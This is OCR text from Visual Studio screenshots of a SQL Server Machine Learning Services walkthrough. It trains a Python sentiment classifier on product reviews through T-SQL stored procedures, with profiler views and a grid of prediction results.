
Solution 'GetSentimentExample' (1 project)

- Solution Items
  - Performance1.psess
  - GetSentimentExample
    - Python Environments
      - References
      - Search Paths
    - Misc
      - AddToSQL-PreTrainedModels.cmd
      - FixPath.cmd
      - Install-MLModels.ps1
      - Install-PyForMLS.ps1
      - microsoft-machine-learning-algorithm-cheat-sheet-v6.pdf
- GetSentimentExample.py
- GetSentimentExample2.py
- SQLMLVersions-Troubleshooting.sql
- SQLServerScripts.sql

Properties

Output Error List Package Manager Console

Ready



GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test R Tools Analyze Window Help

Debug Any CPU Start

Python Performance GetSentimentExample\_20180606.vsp GetSentimentExample.py

Current View: Function Details

**pandas (module)**

Calling Functions

- exec 50.75%

Current Function

- pandas (module) 50.75%
- Function Body 0.00%

Called Functions

- \_\_import\_\_ 12.75%
- <frozen importlib.\_handle\_fromlist 0.90%
- <frozen importlib.\_lock\_unlock\_module 0.00%
- pandas.\_version.get\_versions 0.00%
- numpy.testing.nosetester.NoseTester.\_\_init\_\_ 0.00%

Related Views: Caller/Callee Functions

Performance metric: Elapsed Inclusive Time %

C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON\_SERVICES\lib\site-packages\pandas\\_init\_.py

```
1 # pylint: disable-msg=W0614,W0401,W0611,W0622
2
3 # flake8: noqa
4
5 __docformat__ = 'restructuredtext'
6
7 # Let users know if they're missing any of our hard dependencies
8 hard_dependencies = ("numpy", "pytz", "dateutil")
9 missing_dependencies = []
10
11 for dependency in hard_dependencies:
12     try:
13         __import__(dependency)
14     except ImportError as e:
15         missing_dependencies.append(dependency)
16
17 if missing_dependencies:
18     raise ImportError("Missing required dependencies {}".format(missing_dependencies))
19 del hard_dependencies, dependency, missing_dependencies
```

Output Error List Package Manager Console

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'GetSentimentExample' (1 project)

- Solution Items
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    - AddToSQL-PreTrainedModels.cmd
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  - GetSentimentExample.py
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  - SQLServerScripts.sql

Properties

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GetSentimentExample - Microsoft Visual Studio

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Debug Any CPU Start

Python Performance GetSentimentExample\_20180606.vsp GetSentimentExample.py

Current View: Function Details

microsoftml.modules.featurize.rx\_featurize

featurize.py

Calling Functions

GetSentimentExample (module) 27.80%

Current Function

microsoftml.modules.featurize.rx\_featurize 27.80%

Function Body 0.00%

Called Functions

Function	Percentage
microsoftml.utils.entrypoints.Graph.run	27.80%
microsoftml.modules.graph_composition.transform...	0.00%
microsoftml.modules.graph_composition.combine...	0.00%
microsoftml.utils.entrypoints.Graph.__init__	0.00%
pandas.core.frame.DataFrame.__init__	0.00%

Related Views: Caller/Callee Functions

Performance metric: Elapsed Inclusive Time %

C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON\_SERVICES\lib\site-packages\microsoftml\modules\featurize.py

```
9 from typing import Union
10 from pandas import DataFrame
11
12 from revoscalepy import RxDataSource, RxComputeContext
13
14 from ..utils.entrypoints import Graph
15 from .graph_composition import transform_data, combine_transform_models
16
17
18 def rx_featurize(
19     data: Union[RxDataSource, DataFrame],
20     output_data: Union[RxDataSource, str] = None,
21     overwrite: bool = False,
22     ## args from TLC
23     data_threads: int = None,
24     random_seed: int = None,
25     max_slots: int = 5000,
26     ml_transforms: list = None,
27     ml_transform_vars: list = None,
```

110% Output Error List Package Manager Console

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'GetSentimentExample' (1 project)

Solution Items

- Performance1.psess
- GetSentimentExample
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- GetSentimentExample2.py
- SQLMLVersions-Troubleshooting.sql
- SQLServerScripts.sql

Properties

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Ready

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test R Tools Analyze Window Help

SQLServerScripts.sql \* X

tpcxbb\_1gb

```
93 -- +-----+
94 -- | 4. create schema to train own model. |
95 -- +-----+
96 USE [tpcxbb_1gb]
97 GO
98 /*-----*
99 -- STEP 1 Create a table for storing the machine learning model
100 -----*/
101 DROP TABLE IF EXISTS [dbo].[models]
102 GO
103 CREATE TABLE [dbo].[models](
104     [language] [varchar](30) NOT NULL,
105     [model_name] [varchar](30) NOT NULL,
106     [model] [varbinary](max) NOT NULL,
107     [create_time] [datetime2](7) NULL DEFAULT (sysdatetime()),
108     [created_by] [nvarchar](500) NULL DEFAULT (suser_sname()),
109     PRIMARY KEY CLUSTERED ( [language], [model_name] )
110 )
111 GO
112
113 /*-----*
114 -- STEP 2 Look at the dataset we will use in this sample
115 -- Tag is a label indicating the sentiment of a review. These are actual values we will use to train the model
116 -- For training purposes, we will use 90% percent of the data.
117 -- For testing / scoring purposes, we will use 10% percent of the data.
118
119 CREATE OR ALTER VIEW product_reviews_training_data
120 AS
121 SELECT TOP(CAST( ( SELECT COUNT(*) FROM product_reviews)*.9 AS INT))
122     CAST(pr_review_content AS NVARCHAR(4000)) AS pr_review_content,
123     CASE
124         WHEN pr_review_rating <3 THEN 1
125         WHEN pr_review_rating =3 THEN 2
126         ELSE 3 END AS tag
127     FROM product_reviews;
128
129 CREATE OR ALTER VIEW product_reviews_test_data
130 AS
131     SELECT TOP(CAST( ( SELECT COUNT(*) FROM product_reviews)*.1 AS INT))
```

110 %

T-SQL Message

Query executed successfully at 5:07:38 PM

R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpcxbb\_1gb | 00:00:00 | 0 rows

Output Error List Package Manager Console

Ready

Properties Solution Explorer Team Explorer GitHub Resource View Notifications Python Environments

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test R Tools Analyze Window Help

SQLServerScripts.sql

```
113 -- STEP 2 Look at the dataset we will use in this sample
114 -- Tag is a label indicating the sentiment of a review. These are actual values we will use to train the model
115 -- For training purposes, we will use 90% percent of the data.
116 -- For testing / scoring purposes, we will use 10% percent of the data.
117
118 CREATE OR ALTER VIEW product_reviews_training_data
119 AS
120 SELECT TOP(CAST( ( SELECT COUNT(*) FROM product_reviews)*.9 AS INT))
121     CAST(pr_review_content AS NVARCHAR(4000)) AS pr_review_content,
122     CASE
123         WHEN pr_review_rating <3 THEN 1
124         WHEN pr_review_rating =3 THEN 2
125         ELSE 3 END AS tag
126     FROM product_reviews;
127 GO
128
129 CREATE OR ALTER VIEW product_reviews_test_data
130 AS
131 SELECT TOP(CAST( ( SELECT COUNT(*) FROM product_reviews)*.1 AS INT))
132     CAST(pr_review_content AS NVARCHAR(4000)) AS pr_review_content,
133     CASE
134         WHEN pr_review_rating <3 THEN 1
135         WHEN pr_review_rating =3 THEN 2
136         ELSE 3 END AS tag
137     FROM product_reviews;
138 GO
139
140 -- STEP 3 Create a stored procedure for training a
141 -- text classifier model for product review sentiment classification (Positive, Negative, Neutral)
142 -- 1 = Negative, 2 = Neutral, 3 = Positive
143 CREATE OR ALTER PROCEDURE [dbo].[create_text_classification_model]
144 AS
145 BEGIN
146     DECLARE @model varbinary(max)
147     , @train_script nvarchar(max);
148     --The Python script we want to execute
149     SET @train_script = N'
150     ##Import necessary packages
151     from microsoftml import rx_logistic_regression.featureize_text. n gram
152 
```

T-SQL Message

Query executed successfully at 2:45:55 PM

R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpcxbb\_1gb | 00:00:00 | 0 rows

File Explorer Performance Explorer Toolbox SQL Server Object Explorer Python Performance

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'GetSentimentExample' (1 project)

- Solution Items
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- SQLServerScripts.sql

Properties

Ready

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test R Tools Analyze Window Help

SQLServerScripts.sql

```
139
140 -- STEP 3 Create a stored procedure for training a text classifier model for product review sentiment classification (Positive, Negative, Neutral)
141 -- 1 = Negative, 2 = Neutral, 3 = Positive
142 CREATE OR ALTER PROCEDURE [dbo].[create_text_classification_model]
143 AS
144 BEGIN
145     DECLARE @model varbinary(max), @train_script nvarchar(max);
146     --The Python script we want to execute
147     SET @train_script = N'
148     ##Import necessary packages
149     from microsoftml import rx_logistic_regression, featurize_text, n_gram
150     import pickle
151     ## Defining the tag column as a categorical type
152     training_data["tag"] = training_data["tag"].astype("category")
153
154     ## Create a machine learning model for multiclass text classification.
155     ## We are using a text featurizer function to split the text in features of 2-word chunks
156
157     #ngramLength=2: include not only "Word1", "Word2", but also "Word1 Word2"
158     #weighting="TfIdf": Term frequency & inverse document frequency
159     model = rx_logistic_regression(formula = "tag ~ features", data = training_data, method = "multiClass", ml_transforms=[
160             featurize_text(language="English",
161                         cols=dict(features="pr_review_content"),
162                         word_feature_extractor=n_gram(2, weighting="TfIdf"))])
163
164     ## Serialize the model so that we can store it in a table
165     modelbin = pickle.dumps(model);
166
167 EXECUTE sp_execute_external_script
168     @language = N'Python'
169     , @script = @train_script
170     , @input_data_1 = N'SELECT * FROM product_reviews_training_data'
171     , @input_data_1_name = N'training_data'
172     , @params = N'@modelbin varbinary(max) OUTPUT'
173     , @modelbin = @model OUTPUT;
174     --Save model to DB Table
175     DELETE FROM dbo.models WHERE model_name = 'rx_logistic_regression' and language = 'Python';
176     INSERT INTO dbo.models (language, model_name, model) VALUES('Python', 'rx_logistic_regression', @model);
177 END;
```

T-SQL Message

Query executed successfully at 2:51:12 PM

R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpcxbb\_1gb | 00:00:00 | 0 rows

Solution... Team Ex... GitHub Resourc... Notifica... Python...

Server Explorer Performance Explorer Toolbox SQL Server Object Explorer Python Performance

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GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test R Tools Analyze Window Help

SQLServerScripts.sql

```

1 /8 GO
179 -- STEP 4 Execute the stored procedure that creates and saves the machine learning model in a table
180 EXECUTE [dbo].[create_text_classification_model];
181 --Take a look at the model object saved in the model table
182 SELECT * FROM dbo.models;
183 GO
184
185 -- STEP 5 --Stored procedure that uses the model we just created to predict/classify the review
186 CREATE OR ALTER PROCEDURE [dbo].[predict_review_sentiment]
187 AS
188 BEGIN
189 -- text classifier for online review sentiment classification (Positive, Negative, Neutral)
190 DECLARE
191     @model_bin varbinary(max)
192     , @prediction_script nvarchar(max);
193
194 -- Select the model binary object from the model table
195 SET @model_bin = (select model from dbo.models WHERE model_name = 'rx_logistic_regression')
196
197
198 --The Python script we want to execute
199 SET @prediction_script = N'
200     from microsoftml import rx_predict
201     from revoscalepy import rx_data_step
202     import pickle
203 '

```

T-SQL Results Message

language	model_name	model	create_time	created_by
Python	rx_logistic_regression	0x8003636D6963726F736F66746D6C2E6D6F64756C65732E...	2018-06-06 14:54:49.2958823	UPCIC\hfleitas

Query executed successfully at 2:54:50 PM

Solution Explorer

Properties

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

CPU 27% 2.40 GHz

Memory 5.7/7.7 GB (74%)

Disk 0 (C) 2%

Ethernet Not connected

Ethernet Not connected

Ethernet S: 0 R: 0 Kbps

Wi-Fi S: 0 R: 0 Kbps

Wi-Fi S: 0 R: 0 Kbps

**CPU**

Intel(R) Core(TM) i7-5600U CPU @ 2.60GHz

% Utilization over 60 seconds

Utilization Speed Base speed: 2.59 GHz

27% 2.40 GHz Sockets: 1

Processes Threads Handles Cores: 2

257 2883 106455 Logical processors: 4

Virtualization: Enabled

Up time L1 cache: 128 KB

1:02:44:41 L2 cache: 512 KB

L3 cache: 4.0 MB

Fewer details | Open Resource Monitor

R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpcxbb\_1gb | 00:01:35 | 1 rows

Output Error List Package Manager Console

Ready

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test R Tools Analyze Window Help

SQLServerScripts.sql

tpxbb\_1gb

```
-- STEP 5 --Proc that uses the model we just created to predict/classify the sentiment of product reviews
CREATE OR ALTER PROCEDURE [dbo].[predict_review_sentiment] AS
BEGIN
    -- text classifier for online review sentiment classification (Positive, Negative, Neutral)
    DECLARE @model_bin varbinary(max), @prediction_script nvarchar(max);
    SELECT @model_bin = model from dbo.models WHERE model_name = 'rx_logistic_regression' and language = 'Python';
    --The Python script we want to execute
    SET @prediction_script = N'
from microsoftml import rx_predict
from revoscalepy import rx_data_step
import pickle

## The input data from the query in @input_data_1 is populated in test_data
## We are selecting 10% of the entire dataset for testing the model

## Unserialize the model
model = pickle.loads(model_bin)

## Use the rx_logistic_regression model
predictions = rx_predict(model = model, data = test_data, extra_vars_to_write = ["pr_review_content"], overwrite = True)

## Converting to output data set
result = rx_data_step(predictions)

## print(result);

EXECUTE sp_execute_external_script
    @language = N'Python'
    , @script = @prediction_script
    , @input_data_1 = N'SELECT * FROM product_reviews_test_data'
    , @input_data_1_name = N'test_data'
    , @output_data_1_name = N'result'
    , @params = N'@model_bin varbinary(max)'
    , @model_bin = @model_bin
    WITH RESULT SETS (("Review" NVARCHAR(MAX), "PredictedLabel" FLOAT, "Predicted_Score_Negative" FLOAT, "Predicted_Score_Neutral" FLOAT, "Predicted_Score_Positive" FLOAT));
END
GO
--added PredictedLabel (seen msgs tab with print(result)).
--use print(result) to see dataframe columns to match result set columns.
```

110 %

New Connection Opened

Output Error List Package Manager Console

R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpxbb\_1gb | 00:00:00 | 0 rows

Ready

Server Explorer Performance Explorer Toolbox SQL Server Object Explorer Python Performance

Properties Solution Explorer Team Explorer GitHub Resource View Notifications Python Environments

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test R Tools Analyze Window Help

Debug Any CPU Start

SQLServerScripts.sql

```

226 -- STEP 6 Execute the multi class prediction using the model we trained earlier
227 -- The predicted score of Negative means the statement is (x percent Negative), and so on for the other sentiment categories.
228 -- Ie. since there're all tag 3 positive, they will have very low negative scores, low neutral scores and very high positive scores.
229 EXECUTE [dbo].[predict_review_sentiment]
230 GO
231 --EXECUTE statement failed because its WITH RESULT SETS clause specified 5 column(s) for result set number 1, but the statement sent 6 column(s) at run time.
232 --fixed by seeing actual output using print(result) in messages tab.
233

```

T-SQL Results Message

	Review	PredictedLabel	Predicted_Score_Negative	Predicted_Score_Neutral	Predicted_Score_Positive
1	Works fine. Easy to install. Some reviews talk about not fitting wall plates. Designed for the best, while greet dinner guests, smelling stronger than the Vollrath. While the handle's grip is nice on the OXO Good Gri...	3	0.0227801483124495	0.116715498268604	0.860504329204559
2	great product to save money! Dont worry about leaving the light on anymore. It is great for kitchen! My son can help me season our food with out making mess and this fits just fine in the hand and it never dulled...	3	0.00644614268094301	0.0120471781119704	0.981506645679474
3	Next time will go with the old metal handle- this is bonus.	3	0.0259971991181374	0.0737180039286613	0.900284767150879
4	Great Gift Great Value had to get used. And after 12 hours of use, they just throw them away, so you haven't created any useless clutter. (Get yourself set too.)	3	0.0209195297211409	0.0431731045246124	0.935907244682312
5	After trip to Paris and falling in love with Nutella crepes decided had to try it. am glad found it! Thank you, CIA, for my existing switch. Design-wise it is dishwasher safe too! Very highly recommended. You'll thank ...	3	0.00612558424472809	0.00701949838548899	0.986854910850525
6	Simply the best thing about them is that you can only use for one thing, so this one is wonderful to hold the keys.	3	0.0122916903346777	0.0282259378582239	0.959482371807098
7	This is the exact product that my mother used in the outlet/switch box. It does exactly what was glad to find so was happy to finally get them. great service. thank you.	3	0.0128120584413409	0.0255865734070539	0.961601436138153
8	Not super magnet, but strong enough to set on the oven and the spatula is supposed to have, but this one is definitely heavy duty! have placed 15 minute timer on all the time and will certainly provide entertainm...	3	0.0264367256313562	0.0521628297865391	0.921400427818298
9	Installed as bathroom fan timer. Easy to install. Some reviews talk about not fitting wall plates. Designed for the plate supplied to fit in my travel trailer where space is at premium. like these and highly recommend i...	3	0.021312965080142	0.0903766602277756	0.888310253620148
10	Our home was built in 2003 and this fits just fine in the drawer until find one of those things that if was looking for, good quality, and after months of daily service..	3	0.0157530382275581	0.0442212820053101	0.940025627613068
11	Hi ,We are running pub here iN Marmaris Turkey.Since long time we are looking for the power goes out, toss them in the kitchen to family that entertains lot more careful since!	3	0.0192912872880697	0.0481909178197384	0.93251770734787
12	Terra cotta is the best!	3	0.00943857245147228	0.0192616432905197	0.971299707889557
13	One of my fingemail! It was very nicely made and the shaker has chance to harden on it to slice it b/c it's one of my least favorite kitchen tasks. have been lot more for these high quality and materials. am curiou...	3	0.0126165235415101	0.0145046301186085	0.972878932952881
14	We installed these on the fan to come on, and then the timer simply winds down to cut the fan and leave the fan going all day long.	3	0.0215052589774132	0.0560405068099499	0.922454178333282
15	needed silicone coated whisk for cooking class and did not have time to get one for yourself.	3	0.0275186914950609	0.058783922344462	0.913697242736816
16	Great Gift Great Value really like the small quantity you get stranded, next to your bed in case you get at Disney, that lasts few sniffs later had her order one for myself. The glasses are over sized and the closet lig...	3	0.00979716889560223	0.0222342982888222	0.96796840429306
17	Laguiole knives are real hit with everyone, from kiddie parties to Bar-B-Q's! Lots of fun, and different than most novelty items. Put them in unique way. You lay the can into slot. After you figure it out, you don't eve...	3	0.0337895713746548	0.0921972617506981	0.874013245105743
18	Good sound timers that work as advertised. Intermatic is probably the best for the professional series.	3	0.0178057551383972	0.0651285573840141	0.917065620422363
19	AWESOME FEEDBACK FROM MY BEST FRIEND WHOM PURCHASED THIS SET FOR AS CHRISTMAS GIFT!!! I, MYSELF LIKED THE STYLE AND IMMEDIATELY THOUGHT IT WOULD BE GREAT GI...	3	0.0269344560801983	0.0359061360359192	0.937159478664398
20	love the retro glass look and says the styling makes it 100% easier to grate things like cheese or pie. The true test, however, is the only one you need! haven't used it for good years ago. love this sauce whisk. It'...	3	0.014552834443748	0.0371924638748169	0.948254764080048
21	love the product to save money! Dont worry about leaving the light was done??	3	0.0599589124321938	0.0328954607248306	0.907145500183105
22	AWESOME FEEDBACK FROM MY BEST FRIEND WHOM PURCHASED THIS SET FOR AS CHRISTMAS GIFT!!! I, MYSELF LIKED THE STYLE AND IMMEDIATELY THOUGHT IT WOULD BE GREAT GI...	3	0.0269344560801983	0.0359061360359192	0.937159478664398
23	Please can You send me of the plate supplied to fit traditional switch plate, and is sized to fit traditional switch plate, plastic knob, and small kitchen with little space. The only downside is they can be set for over ...	3	0.00973394140601158	0.0180833879858255	0.972182631492615
24	Love this little grater. have used multiple Intermatic wall timers and have to rotate with both hands. Great product!	3	0.00598522322252393	0.0082261412754774	0.985788702964783
25	Once the cork screw has started into the collection bin. have almost the entire scoop unlike the OXO. Clearly the Vollrath is better made..The Vollrath color coded handels are nice and they have friends over, an...	3	0.0135891530662775	0.0181965008378029	0.968214213848114
26	exellent exactly what it's supposed to. We set it for connoisseurs (sp?) of foods well done!	3	0.0345014296472073	0.0529183372855186	0.912580192089081
27	The perfect timer to use with garlic lot and needed the salt grinder. This made perfect gift and works very fast and efficiently. Love having the foil cutter and bottle opener wings on the table or buffet. own one an...	3	0.00933661591261625	0.0237888675183058	0.966874420642853
28	Please can You send me of the Stars, thanks	3	0.0234247632324696	0.0476303175091743	0.928944826126099
29	glass globes would be perfect for bathroom fans as well.	3	0.0136231174692512	0.0290148910135031	0.957362055778503

Query executed successfully at 3:07:58 PM

R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpcxbb\_1gb | 00:00:17 | 8999 rows

Output Error List Package Manager Console

Ready

GetSentimentExample - Microsoft Visual Studio

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Server Explorer Performance Explorer Toolbox SQL Server Object Explorer Python Performance

TrainModelRealtimeScoring.sql SQLServerScripts.sql

```

225 -- STEP 6 Execute the multi class prediction using the model we trained earlier
226 -- The predicted score of Negative means the statement is (x percent Negative), and so on for the other sentiment categories.
227 -- Ie. since there're all tag 3 positive, they will have very low negative scores, low neutral scores and very high positive scores.
228 EXECUTE [dbo].[predict_review_sentiment]
229 --EXECUTE statement failed because its WITH RESULT SETS clause specified 5 column(s) for result set number 1, but the statement sent 6 column(s) at run time.
230 --fixed by seeing actual output using print(result) in messages tab.
231 go

```

100 % T-SQL Results Message Execution plan

Query 1: Query cost (relative to the batch): 14%

```
SELECT @model_bin = model from dbo.models WHERE model_name = 'rx_logistic_regression' and language = 'Python'
```

SELECT Clustered Index Seek (Clustered) [models].[PK\_models\_5A709AB368894] Cost: 0 % Cost: 100 %

Query 2: Query cost (relative to the batch): 86%

```
SELECT * FROM product_reviews_test_data
```

UDX

